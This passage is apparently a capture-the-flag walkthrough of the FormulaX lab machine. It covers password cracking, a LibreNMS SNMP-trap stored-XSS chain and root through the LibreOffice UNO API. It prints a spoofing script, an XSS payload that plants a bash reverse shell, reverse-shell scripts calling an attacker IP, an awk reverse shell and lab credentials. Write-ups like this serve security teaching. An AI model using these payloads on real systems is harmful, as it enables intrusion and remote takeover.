                        <form class="form-horizontal" role="form"
action="http://localhost:3000/login" method="post" name="logonform">
                            <input type="hidden" name="_token"
value="S9rexYxXKKwffPpMvUFDdjWLLe8xnXpmyNTOnmow">
                            <div class="form-group">
                                <div class="col-md-12">
                                    <input type="text" name="username" id="username" value=""
class="form-control" placeholder="Username" required autofocus />
                                </div>
                            </div>
                            <div class="form-group">
                                <div class="col-md-12">
```



```

        <input type="password" name="password" id="password"
autocomplete="off" class="form-control" placeholder="Password" />
        </div>
    </div>
    <div class="form-group">
        <div class="col-md-12">
            <div class="checkbox">
                <label>
                    Remember Me
                    <input type="checkbox" name="remember" id="remember" />
                </label>
            </div>
        </div>
    </div>
    <div class="form-group">
        <div class="col-md-12">
            <button type="submit" id="login" class="btn btn-primary btn-
block" name="submit">
                <i class="fa fa-btn fa-sign-in"></i> Login
            </button>
        </div>
    </div>
</div>
</div>
</div>

<div class="panel-footer text-center">
    <div class="logon-message">Unauthorised access or use shall render the user
liable to criminal and/or civil prosecution.</div>
</div>
</div>
</div>
</div>

</body>
</html>
```

LibreNMS is hosted in `/opt`:

```
www-data@formulax:/opt$ ls
librenms
```

I'll return to this.

There are two DBs running on the host. 27017 is the default port for MongoDB. 3306 is MySQL.

8000 is another web server, and this one returns a page that seems custom to FormulaX:

```
www-data@formulax:/opt$ curl localhost:8000
<!DOCTYPE html>
<html>

<head>
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link rel="stylesheet" href="./index.css">
</head>

<body>
  <center>
    <div class="overlay">
      <h2 style="color:white">Remotely Manage Office Work</h2>

      <div class="login-page">
        <div class="form">
          <form class="login-form" action="javascript:handleRequest()" method="post"
class="full">
            <input type="text" placeholder="Enter username" name="uname" id="email"
required />
            <input type="password" name="psw" id="password" required
placeholder="password" />
            <button type="submit">Login</button>
            <div style="margin-top: 4px;">
              <label style ="color: red;" id="error"> </label>
            </div>
            <p class="message">Registration is not allowed at the moment</a></p>
          </form>
        </div>
      </div>
    </div>
  </center>
</body>

</html>
```

8081 is the page for the dev git site. 8082 is the main site. 41991 doesn't respond to anything I try, so remains unknown.

Webserver overview

The nginx config shows how it manages to send everything to `localhost:8082` except for the one subdomain which goes to `localhost:8081`:

```
www-data@formulax:/etc/nginx/sites-enabled$ cat default | grep -v ^# | grep .
server {
    listen 80;
    #listen [::]:80 default_server;
    server_name chatbot.htb;
    root /var/www/app;
    location / {
        # First attempt to serve request as file, then
        # as directory, then fall back to displaying a 404.
        proxy_pass http://localhost:8082/;
        #try_files $uri $uri/ =404;
    }
}

server {
    listen 80;
    #listen [::]:80 default_server;
    server_name dev-git-auto-update.chatbot.htb;
    root /var/www/git-auto-update;
    location / {
        # First attempt to serve request as file, then
        # as directory, then fall back to displaying a 404.
        proxy_pass http://localhost:8081/;
        #try_files $uri $uri/ =404;
    }
}
```

The process list shows five different NodeJS applications running:

```
www-data@formulax:/etc/nginx/sites-enabled$ ps auxww | grep node
kai_rel+      978  0.0  1.1 1024708 44728 ?        Ssl  Aug12   0:01
/home/kai_relay/.nvm/versions/node/v20.6.0/bin/node /home/kai_relay/app/index.js
www-data     1253  3.3  2.4 11829760 97340 ?        Ssl  Aug12  58:56 node
/var/www/app/app.js
www-data     1254  0.2  1.4 1032140 58356 ?        Ssl  Aug12   4:15 node /var/www/git-
auto-update/index.js
www-data     1255  1.4  2.4 11554064 98760 ?        Ssl  Aug12  26:16 node
/var/www/automation/index.js
kai_rel+     1256  0.7  2.5 11825224 100096 ?       Ssl  Aug12  12:33 node
/home/kai_relay/automation/index.js
```

www-data can't access the two running as kai_relay. The `app` one is started directly as a service from `/etc/systemd/system/kai_app.service`:

```
[Unit]
Description=Work Management Application
After=network.target

[Service]
ExecStart=/home/kai_relay/.nvm/versions/node/v20.6.0/bin/node
/home/kai_relay/app/index.js
WorkingDirectory=/home/kai_relay/app/
Restart=always
User=kai_relay
Group=kai_relay
#Environment=PATH=/usr/bin:/usr/local/bin
#Environment=NODE_ENV=production

[Install]
WantedBy=multi-user.target
```

The other three websites are hosted in `/var/www`:

```
www-data@formulax:~$ ls
app  automation  git-auto-update
```

They are each started with `pm2`:

```
www-data@formulax:~/app$ pm2 list
```

id	name	mode	↻	status	cpu	memory
0	app	fork	0	online	0%	95.5mb
1	index	fork	0	online	0%	57.4mb
2	index	fork	0	online	0%	94.9mb

app

The main site is located in `/var/www/app`:

```
www-data@formulax:~/app$ ls -la
total 716
dr-xr-xr-x  9 root  root    4096 Jul 28  2023 .
drwxr-xr-x 11 www-data www-data 4096 Aug 13 17:45 ..
-r-xr-xr-x  1 root  root     116 Jul 28  2023 .env
-r-xr-xr-x  1 root  root    1993 Jul 28  2023 app.js
-r-xr-xr-x  1 root  root   540681 Jul 28  2023 chatbot.zip
dr-xr-xr-x  2 root  root    4096 Jul 28  2023 configuration
dr-xr-xr-x  2 root  root    4096 Jul 28  2023 controllers
-r-xr-xr-x  1 root  root      24 Jun  4  2023 index.js
dr-xr-xr-x  2 root  root    4096 Jul 28  2023 middleware
dr-xr-xr-x  2 root  root    4096 Jul 28  2023 models
dr-xr-xr-x 198 root  root    4096 Jul 28  2023 node_modules
-r-xr-xr-x  1 root  root   134607 Jul 28  2023 package-lock.json
-r-xr-xr-x  1 root  root     969 Jun  4  2023 package.json
dr-xr-xr-x  6 root  root    4096 Jul 28  2023 public
dr-xr-xr-x  2 root  root    4096 Jul 28  2023 routes
```

The `.env` file gives some information used by the site:

```
www-data@formulax:~/app$ cat .env
PORT = 8082
URL_DATABASE="mongodb://localhost:27017"
SECRET=ThisIsTheN0deSecret
ADMIN_EMAIL="admin@chatbot.htb"
```

It’s running on 8082 (as noted above), and using MongoDB, and there’s a potential username and password. The password is used in `controllers/register.js` to sign JWTs:

```
www-data@formulax:~/app$ grep -r SECRET controllers/
controllers/registration.js:            const json_token = jwt.sign({
  userID: user_info._id }, process.env.SECRET);
controllers/registration.js:            const { userID } = jwt.verify(token,
process.env.SECRET)
```

The DB connection is set up in `configuration/connect_db.js` and doesn’t seem to need auth:

```
import mongoose from "mongoose";

const connectDB= async(URL_DATABASE)=>{
  try{
    const DB_OPTIONS={
      dbName : "testing"
    }
    mongoose.connect(URL_DATABASE,DB_OPTIONS)
    console.log("Connected Successfully TO Database")
  }catch(error){
    console.log(`Error Connecting to the ERROR ${error}`);
  }
}
```

git-auto-update

The files for this server are in `/var/www/git-auto-update`:

```
www-data@formulax:~/git-auto-update$ ls
index.js  node_modules  package-lock.json  package.json  public
```

This server doesn't have a `.env` file, but rather hardcodes the port into the file as 8081. `index.js` is about what I expected, using the simple-git modules to make a `clone` call:

```

const express = require('express');
const path = require('path')
const fs = require('fs');
const { v4: uuidv4 } = require('uuid');
const app = express();
const port = 8081;
app.use(express.json())
const simpleGit = require('simple-git')
const { exec } = require('child_process');

const git_clone = async (repoUrl, req, res) => {
  const filename = `${uuidv4()}`
  const destinationPath = `${path.resolve(__dirname)}/public/uploads/${filename}`;
  console.log(destinationPath)
  console.log(repoUrl)
  console.log(destinationPath)
  console.log(`${filename}`)
  console.log('-----')
  await simpleGit().clone(repoUrl, destinationPath , ["-c",
"protocol.ext.allow=always"], (error) => {
    if (error) {
      console.log(`${error}`)
      return `Failed to Clone ${error}`;
    }
  });

  return `${destinationPath}`;
}

const git_status = async (destinationPath) => {
  // Create a new SimpleGit instance
  const git = new simpleGit(destinationPath);
  filename = `${uuidv4()}.txt`
  destinationPath = `${path.resolve(__dirname)}/public/${filename}`;

  await git.log({ n: 5 }, (err, log) => {
    if (err) {
      console.error('Error retrieving commit log:', err);
      return;
    }
    const commitLog = log.all;
    // console.log(commitLog)
    // console.log(destinationPath)
    // console.log(typeof(JSON.stringify(commitLog)))
    fs.writeFile(destinationPath, JSON.stringify(commitLog), (err) => {
      if (err) {
        console.error('Error creating HTML file:', err);
        return;
      }
    })
    // console.log(filename)
  });

  // write to the
  return filename
})

return filename
}

// Define a route for the root URL

```

```
app.use(express.static(path.join(__dirname, "public/")))

app.post('/clone', async (req, res) => {
  // Get the Destination URL from the request
  try {
    const destinationUrl = req.body.destinationUrl
    //Clonning the Remote URL
    console.log(destinationUrl)
    is_cloned = await git_clone(destinationUrl)
    // Create a child process and execute the function
    if (is_cloned !== "Failed to Clone") {
      commit_logs = await git_status(is_cloned)
      //res.download(`./public/${commit_logs}`)
      res.send({ "response": `${commit_logs}` });
    }else{
      res.send({ "response": "Error: Failed to Clone" });
    }
  } catch (err) {
    res.send({ "response": "Error: Failed to Clone" })
  }
});

// Start the server
app.listen(port, '127.0.0.1', () => {
  console.log(`Server is listening on port ${port}`);
});
```

automation

The `/var/www/automations` directory has another Node application:

```
www-data@formulax:~/automation$ ls
db_script.sh  node_modules  package.json
index.js      package-lock.json  script.sh
```

This application is also managed by PM2:


```
www-data@formulax:~/automation$ pm2 show 2
Describing process with id 2 - name index
```

status	online
name	index
namespace	default
version	1.0.0
restarts	0
uptime	29h
script path	/var/www/automation/index.js
script args	N/A
error log path	/var/www/.pm2/logs/index-error.log
out log path	/var/www/.pm2/logs/index-out.log
pid path	/var/www/.pm2/pids/index-2.pid
interpreter	node
interpreter args	N/A
script id	2
exec cwd	/var/www/automation
exec mode	fork_mode
node.js version	20.2.0
node env	N/A
watch & reload	X
unstable restarts	0
created at	2023-07-28T14:06:19.799Z

Actions available

km:heapdump
km:cpu:profiling:start
km:cpu:profiling:stop
km:heap:sampling:start
km:heap:sampling:stop

Trigger via: pm2 trigger index <action_name>

Code metrics value

Used Heap Size	21.34 MiB
Heap Usage	74.63 %
Heap Size	28.60 MiB
Event Loop Latency p95	1.18 ms
Event Loop Latency	0.31 ms
Active handles	8
Active requests	0

This is the automation that simulates the user to be exploited by XSS in the foothold step. I'll note that the admin password to the website is "iamnottheadmin\$" (though I don't really need to know this).

Mongo

The website is connecting to Mongo without auth, so I'll check it out as well. The `mongo` client is on FormulaX, so I'll use that:

```
www-data@formulax:~$ mongo
MongoDB shell version v4.4.29
connecting to: mongodb://127.0.0.1:27017/?
compressors=disabled&gssapiServiceName=mongodb
Implicit session: session { "id" : UUID("1ea906cd-389f-4a9c-ac9e-9de05303b332") }
MongoDB server version: 4.4.8
---
The server generated these startup warnings when booting:
    2024-08-12T12:30:25.044+00:00: Using the XFS filesystem is strongly
recommended with the WiredTiger storage engine. See
http://dochub.mongodb.org/core/prodnotes-filesystem
    2024-08-12T12:30:26.820+00:00: Access control is not enabled for the
database. Read and write access to data and configuration is unrestricted
---
>
```

There are four databases:

```
> show dbs
admin      0.000GB
config     0.000GB
local      0.000GB
testing    0.000GB
```

`admin` and `config` are [System Collections](#), and `local` is [used by MongoDB](#) for replication. So the interesting one is `testing`. It has two collections (like tables):

```
> use testing
switched to db testing
> show collections
messages
users
```

`messages` is empty, but `users` has two users:

```
> db.messages.find()
> db.users.find()
{ "_id" : ObjectId("648874de313b8717284f457c"), "name" : "admin", "email" : "admin@chat
"$2b$10$V$SrvhM/5YGM0uyCeEYf/TuvJzzTz.jDLVJ2QqtumdDoKGSa.6aIC.", "terms" : true, "value"
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySUQiOiI2NDg4NzRkZTMxM2I4NzE3Mjg0ZjQ1N2MiLC
"__v" : 0 }
{ "_id" : ObjectId("648874de313b8717284f457d"), "name" : "frank_dorky", "email" : "fran
"$2b$10$hrB/by.tb/4ABJbbt1l4/ep/L4CTY6391eSETamjLp7s.elpsB4J6", "terms" : true, "value"
```

The hashes look like Bcrypt. Because I have the admin password from the automation, I can confirm that with Python:

```
0xdf@hacky$ python
Python 3.11.9 (main, Apr 6 2024, 17:59:24) [GCC 11.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import bcrypt
>>> bcrypt.checkpw(b"iamnottheadmin$",
b"$2b$10$V$SrvhM/5YGM0uyCeEYf/TuvJzzTz.jDLVJ2QqtumdDoKGSa.6aIC.")
True
```

This DB is reset periodically. If I had an account here it would also show up, and I could check it that way.

Auth as frank_dorky

Crack Password

I'll save the hash to a file and pass it to `hashcat`:

```
$ cat hash
frank_dorky:$2b$10$hrB/by.tb/4ABJbbt1l4/ep/L4CTY6391eSETamjLp7s.elpsB4J6
$ hashcat ./hash rockyou.txt --user
hashcat (v6.2.6) starting in autodetect mode
...[snip]...
```

The following 4 hash-modes match the structure of your input hash:

#	Name	Category
3200	bcrypt \$2*\$, Blowfish (Unix)	Operating System
25600	bcrypt(md5(\$pass)) / bcryptmd5	Forums, CMS, E-C
25800	bcrypt(sha1(\$pass)) / bcryptsha1	Forums, CMS, E-C
28400	bcrypt(sha512(\$pass)) / bcryptsha512	Forums, CMS, E-C

```
Please specify the hash-mode with -m [hash-mode].
...[snip]...
```

The auto detect can't tell which mode. I've already shown it's standard Bcrypt, which is 3200:

```
$ hashcat ./hash rockyou.txt --user -m 3200
hashcat (v6.2.6) starting
...[snip]...
$2b$10$hrB/by.tb/4ABJbbt1l4/ep/L4CTY6391eSETamjLp7s.elpsB4J6:manchesterunited
...[snip]...
```

It cracks to "manchesterunited" in less than 10 seconds on my machine.

su / SSH

That password works with `su` to get a shell as frank_dorky:

```
www-data@formulax:~$ su - frank_dorky
Password:
frank_dorky@formulax:~$
```

It also works over SSH from my host:

```
oxdf@hacky$ sshpass -p manchesterunited ssh frank_dorky@chatbot.htb
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-97-generic x86_64)
...[snip]...
frank_dorky@formulax:~$
```

Shell as librenms

LibreNMS Enumeration

With SSH access, it's very easy to tunnel from my box on 3000 to FormulaX on 3000 to get access to the LibreNMS instance by adding `-L 3000:localhost:3000` to the SSH command or using the [SSH escape sequences](#).

Some pages on the box are hardcoded to `librenms.com`, so it's useful to add that are localhost to my `hosts` file:

127.0.0.1 librenms.com

At the login page, frank_dorky’s creds work:

[LibreNMS](#) is a network monitoring system. The site is relatively empty. It appears as if there are no devices being monitored:

However, digging in on some other menus finds Overview → Maps → Device Dependency:

This page shows a single entry, 10.10.11.240:

Clicking on it leads to `http://librenms.com:3000/device/device=14/`, which shows more info:

Under the Gear there’s an About LibreNMS page:

This shows version 22.10.0 from 2022.

SNMP Trap

Identify / Background

In searching for vulnerabilities in this software, the first result is a 2023 post from SonarSource titled [It’s a \(SNMP\) Trap: Gaining Code Execution on LibreNMS](#):

The article says:

*LibreNMS versions `22.10.0` and prior are prone to an **unauthenticated, stored XSS** vulnerability when SNMP is enabled. The vulnerability could be exploited to gain **remote code execution**.*

The issue is described nicely in their diagram:

The attacker sends SNMP traffic that manages to store an XSS payload in the database. When an admin visits and triggers the XSS, it uses that admin access to create a malicious template that runs a reverse shell back to the attack.

To trigger this attack, I need to spoof SNMP traffic from a monitored device. But because SNMP is over UDP, I can spoof that source IP. That packet will have issues making it over the VPN with the spoofed IP. But because (as noted [above](#)) Python has `cap_net_raw`, I can use that to send packets from the box.

[This post](#) has POC payloads for this attack, which I’ll use and modify to exploit it.

Trigger XSS

There is a POC Python script in the post that looks like this, after I update the IPs:

```
#!/usr/bin/env python3

from scapy.all import *

TARGET = '10.10.11.6'
SOURCE = '10.10.11.240'
PAYLOAD = 'system<script src=http://10.10.14.6/payload.js></script>'

v1 = []
v1.append( SNMPvarbind(oid=ASN1_OID('1.3.6.1.6.3.1.1.4.1.0'),
value=ASN1_OID('1.2.3')) )
v1.append( SNMPvarbind(oid='', value='foo\nSNMPv2-MIB::snmpTrapOID.0 HP-ICF-FAULT-FINDER-MIB::hpicfFaultFinderTrap\nHP-ICF-FAULT-FINDER-MIB::hpicfFfLogFaultType ' +
PAYLOAD) )
s = SNMP(version=1,PDU=SNMPtrapv2(varbindlist=v1))
p = IP(src=SOURCE, dst=TARGET)/UDP(dport=162)/s
send(p)
```

I'm using the IP of FormulaX for the `TARGET`, the IP of the box that's being monitored as `SOURCE`, and my VM `tun0` IP in the `PAYLOAD`.

I'll save a copy of this in `/dev/shm` on FormulaX and run it (with a Python webserver running on my host):

```
frank_dorky@formulax:/dev/shm$ python3 smnp_trap.py
.
Sent 1 packets.
```

If I refresh the device page, I can see the event in the logs:

A minute or so later, there's a request for `payload.js` at my webserver:

```
10.10.11.6 - - [13/Aug/2024 16:44:10] code 404, message File not found
10.10.11.6 - - [13/Aug/2024 16:44:10] "GET /payload.js HTTP/1.1" 404 -
```

That's successful XSS.

Shell

The other part of the POC in the post is `payload.js`, which contains a simple [Bash reverse shell](#) updated here with my IP/port:

```
fetch('http://localhost:3000/ajax_form.php', {
  method: 'POST',
  headers: {'Content-Type': 'application/x-www-form-urlencoded'},
  body: 'type=alert-templates&template=@php\nsystem("bash -c \'bash -i >%26/dev/tcp/10.10.14.6/443 0>%261\\");\n@endphp&name=Foo '
});
```

I had to make one other change to this payload to get it to work, including the full URL of the endpoint rather than the relative one. This creates a template that returns a reverse shell. I'll save this as `payload.js` on my host served by the Python webserver, and re-trigger the XSS. When the admin visits the alert, there's a request for `payload.js`:

```
10.10.11.6 - - [13/Aug/2024 17:18:16] "GET /payload.js HTTP/1.1" 200 -
```

And then a reverse shell at `nc`:

```
0xdf@hacky$ nc -lnvp 443
Listening on 0.0.0.0 443
Connection received on 10.10.11.6 42204
bash: cannot set terminal process group (986): Inappropriate ioctl for device
bash: no job control in this shell
librenms@formulax:~$
```

Shell as kai_relay

Enumeration

With access as librenms, I can list files in `/opt/librenms`:

```
librenms@formulax:~$ ls -a
.          billing-calculate.php  package-lock.json
..         bootstrap       package.json
.bash_history  cache                pbin.sh
.cache       check-services.php    phpstan-baseline-deprecated.neon
.codeclimate.yml  composer.json        phpstan-baseline.neon
.config       composer.lock         phpstan-deprecated.neon
.custom.env    composer.phar        phpstan.neon
.editorconfig  config              phpunit.xml
.env.example   config.php.default   ping.php
.env.travis    config_to_json.php    poll-billing.php
.git-blame-ignore-revs  cronic              poller-wrapper.py
.github        daily.php            poller.php
.gitignore     daily.sh             renamehost.php
.local         database             requirements.txt
.php-cs-fixer.php  delhost.php         resources
.rnd           discovery-wrapper.py routes
.scrutinizer.yml  discovery.php        rrd
.styleci.yml     dist-pollers.php     scripts
AUTHORS.md      doc                 server.php
CHANGELOG.md     html               services-wrapper.py
CODE_OF_CONDUCT.md  includes          snmp-scan.py
CONTRIBUTING.md   irc.php            snmpd.conf.example
LICENSE.txt       librenms-service.py snmptrap.php
LibreNMS         librenms.cron       sql-schema
README.md        librenms.nonroot.cron  storage
SECURITY.md      licenses           syslog.php
addhost.php      lnms               tailwind.config.js
adduser.php      logs              tests
alerts.php       mibs              validate.php
app              misc              vendor
artisan          mkdocs.yml        webpack.mix.js
```

Right away I'll notice the `.custom.env` file, which is quite odd. Typically these kinds of PHP applications use a `.env` file, and it is very unusual to see it named something else. It contains values that populate environment variables in the application:

```
APP_KEY=base64:jRoDT0FGZE008+68w7EzYPp8a7KZCNk+4Fhh971nCEk=

DB_HOST=localhost
DB_DATABASE=librenms
DB_USERNAME=kai_relay
DB_PASSWORD=mychemicalformulaX

#APP_URL=
NODE_ID=648b260eb18d2
VAPID_PUBLIC_KEY=BDhe6thQfwA7e1EUvyMPH9CEtrWZM1ySaMMIaB10DsIhGeQ8Iks8kL6uLtjMsHe61-ZCC6f6XgPVt706liSqpvG
VAPID_PRIVATE_KEY=chr9z1PVQT8NsYgDGeVFda-AiD0UWIY60W-jStiwmtQ
```

Notably, the DB username is kai_relay and the password is “mychemicalformulaX”.

su / SSH

That password works for kai_relay with `su`:

```
frank_dorky@formulax:/opt/librenms$ su - kai_relay
Password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

kai_relay@formulax:~$
```

It also works over SSH:

```
oxdf@hacky$ sshpass -p mychemicalformulaX ssh kai_relay@chatbot.htb
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-97-generic x86_64)
...[snip]...

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

kai_relay@formulax:~$
```

Shell as root

Enumeration

Home

In kai_relay’s home directory there are two directories:

```
kai_relay@formulax:~$ ls
app  automation
```

`automation` contains a Node application responsible for logging into LibreNMS as the admin user to trigger the XSS exploit. I’ll note the username / password combination admin / 4JdNb+;f=vP:JAD, but it won’t prove useful.

`app` is the website listening on 8000:

```
kai_relay@formulax:~/app$ ls -a
.  ..  .env  files  index.js  node_modules  package-lock.json  package.json  private
public
```

There’s a `.env` file with useful information:

```
web_username=kai_relay
web_password=mychemicalformulaX
user_password=mychemicalformulaX
key=Thi3istheS3cretkey
```

`web_username` and `web_password` are used to login to the site. `user_password` is not really used, and `key` isn’t used.

At the top of `index.js` it imports modules, including `child_process`:


```
const express = require('express');
require('dotenv').config(); // Load environment variables from .env file
const app = express();
const port = 8000;
const { v4: uuidv4 } = require('uuid');
const fs = require('fs');
const session = require('express-session');
const { dirname } = require('path');
const { spawn } = require('child_process')
```

That is used in the `/StartInstance` path:

```
app.get('/StartInstance', (req, res) => {
  try{
    const password = `${process.env.user_password}`;
    const binaryPath = '/usr/bin/office.sh';
    const sudoProcess = spawn('sudo', ['-S', binaryPath]);
    sudoProcess.stdin.write(`${password}\n`);
    sudoProcess.stdin.end();

    sudoProcess.on('exit', (code) => {
      console.log(`Child process exited with code ${code}`);
      if(!res.headersSent){
        res.json({ Status: "success", Message: "The instance is already running" });
      }
    });

    sudoProcess.stderr.on('data', (data) => {
      console.error(data.toString());
      // You can handle stderr output here if needed
      if(!res.headersSent){
        res.json({ Status: "success", Message: "The instance is running on the port 2002" });
      }
    });
  } catch{
    res.json({Status:"Error", Message:"SOMething went wrong ..."})
  }
});
```

It calls `sudo -S /usr/bin/office.sh`.

sudo

kai_relay can run `office.sh` as root:

```
kai_relay@formulax:~$ sudo -l
```

Matching Defaults entries for kai_relay on formulax:

```
env_reset, timestamp_timeout=0, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
use_pty, env_reset, timestamp_timeout=0
```

User kai_relay may run the following commands on formulax:

```
(ALL) NOPASSWD: /usr/bin/office.sh
```

It is a bash script that can be read and executed by any user:

```
kai_relay@formulax:~$ ls -l /usr/bin/office.sh=
-rwxr-xr-x 1 root root 128 Sep  6 2023 /usr/bin/office.sh
kai_relay@formulax:~$ file /usr/bin/office.sh
/usr/bin/office.sh: Bourne-Again shell script, ASCII text executable
```

The script is only one line after the shebang:

```
#!/bin/bash
/usr/bin/soffice --calc --accept="socket,host=localhost,port=2002;urp;" --norestore
--nologo --nodefault --headless
```

It starts a headless instance of Libre Office Calc (Excel alternative) with a listener on TCP port 2002.

Website

Setting up a tunnel for port 8000 and visiting the site offers a login screen:

While I could have accessed this page as soon as I had a shell to create a tunnel, but only now access to the `.env` file can I login.

The page offers remote LibreOffice document management:



Clicking "Start Instance" doesn't do anything, but clicking again shows:

Clicking "Create File" shows a file:

This doesn't seem to survive a refresh of the page, which is weird. The download file button works, but the result is 0 bytes.

Apache UNO Execution

Identify

When `office.sh` runs, it creates a listening port on 2002. I can start this myself or via the web application (which just runs it with `sudo` as root). It is listening:

```
kai_relay@formulax:~$ netstat -tnl | grep 2002
tcp        0      0 127.0.0.1:2002      0.0.0.0:*           LISTEN
```

Connecting to it with `nc` returns some output:

```
kai_relay@formulax:~$ nc localhost 2002
e'com.sun.star.bridge.XProtocolPropertiesUrpProtocolProperties.UrpProtocolPropertiesTid
```

Searching for that, the second result is Exploit-DB, which is promising:

Background

The "exploit" (which isn't really an exploit) leads to a post from HackDefense titled [Finding RCE capabilities in the Apache UNO API](#). The article includes some great lines, such as:

I love reading and I love code, hence I love reading code. This changed quickly while I was diving into the API modules supported by OpenOffice/LibreOffice.

The post has the same situation I'm seeing on FormulaX (though the post is listening on 2083). Basically this opens up the LibreOffice API, with a full [list of modules](#) available to it. The article goes into the `XSystemShellExecute` endpoint, which executes command.

The posts are from 2018/2019, but this is just a feature, not a bug, so it's not something that's patched in the current versions of LibreOffice, which is why this is less of an exploit, and more the intended functionality of this API.

Execute

I'll use the SSH connection to tunnel from 2002 on my host to 2002 on FormulaX. Then I'll start a Python and import the necessary libraries (`sudo apt install python3-uno` may be necessary):

```
oxdf@hacky$ python
Python 3.11.9 (main, Apr 6 2024, 17:59:24) [GCC 11.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import uno
>>> from com.sun.star.system import XSystemShellExecute
```

I'll need a `localcontext`, which can get a `resolver`, which generates another `context`, which gets access to a `service_manager`:

```
>>> localContext = uno.getComponentContext()
>>> resolver =
localContext.ServiceManager.createInstanceWithContext("com.sun.star.bridge.UnoUrlResolv
localContext )
>>> context =
resolver.resolve("uno:socket,host=127.0.0.1,port=2002;urp;StarOffice.ComponentContext")
>>> service_manager = context.ServiceManager
```

Now I have a connection the remote API. I want to get the `SystemShellExecute` endpoint:

```
>>> shell_execute =
service_manager.createInstance("com.sun.star.system.SystemShellExecute")
```

I can use this to call commands, however I wasn't able to get any command with more than one parameter to work (so `ping 10.10.14.6` did work, but it runs forever, which is bad). [The docs](#) say that the second arg should be:

a list of space separated parameters. The method does not validate the given parameters, but only passes it as a parameter to the specified command.

Still, I wasn't able to get it working.

The simplest thing to do is create a script:

```
kai_relay@formulax:/dev/shm$ cat ping.sh
#!/bin/bash

ping -c 1 10.10.14.6
kai_relay@formulax:/dev/shm$ chmod +x ping.sh
```

Now trigger it:

```
>>> shell_execute.execute("/dev/shm/ping.sh", '',1)
```

And it works:

```
0xdf@hacky$ sudo tcpdump -ni tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
16:23:28.545692 IP 10.10.11.6 > 10.10.14.6: ICMP echo request, id 6, seq 1, length 64
16:23:28.545727 IP 10.10.14.6 > 10.10.11.6: ICMP echo reply, id 6, seq 1, length 64
```

Shell

I'll create a script to get a shell:

```
kai_relay@formulax:/dev/shm$ cat shell.sh
#!/bin/bash

bash -i >& /dev/tcp/10.10.14.6/443 0>&1
kai_relay@formulax:/dev/shm$ chmod +x shell.sh
```

Now trigger it:

```
>>> shell_execute.execute("/dev/shm/shell.sh", '',1)
```

And catch the root shell at nc:

```
0xdf@hacky$ nc -lnvp 443
Listening on 0.0.0.0 443
Connection received on 10.10.11.6 39050
bash: cannot set terminal process group (978): Inappropriate ioctl for device
bash: no job control in this shell
root@formulax:/home/kai_relay/app#
```

I'll do a [shell upgrade](#):

```
root@formulax:/home/kai_relay/app# script /dev/null -c bash
Script started, output log file is '/dev/null'.
root@formulax:/home/kai_relay/app# ^Z
[1]+  Stopped                  nc -lnvp 443
0xdf@hacky$ stty raw -echo; fg
nc -lnvp 443
reset
reset: unknown terminal type unknown
Terminal type? screen
root@formulax:/home/kai_relay/app#
```

And read root.txt:

```
root@formulax:~# cat root.txt
bac7f6a3*****
```

Alternative: Awk Rev Shell

update 2024-08-17: Hacsev made a comment on [lppSec's Video for FormulaX](#) that was very clever:

[revshells.com](#) has an awk rev shell. It runs awk with only a single string argument, which makes it ideal for this case. I'll try it (I did have to change the last arg, flags to 0 for it to work):

```
>>> shell_execute.execute("awk", 'BEGIN {s = "/inet/tcp/0/10.10.14.6/443"; while(42)
{ do{ printf "shell>" |& s; s |& getline c; if(c){ while ((c |& getline) > 0) print
$0 |& s; close(c); } } while(c != "exit") close(s); }}', 0)
```

It works:

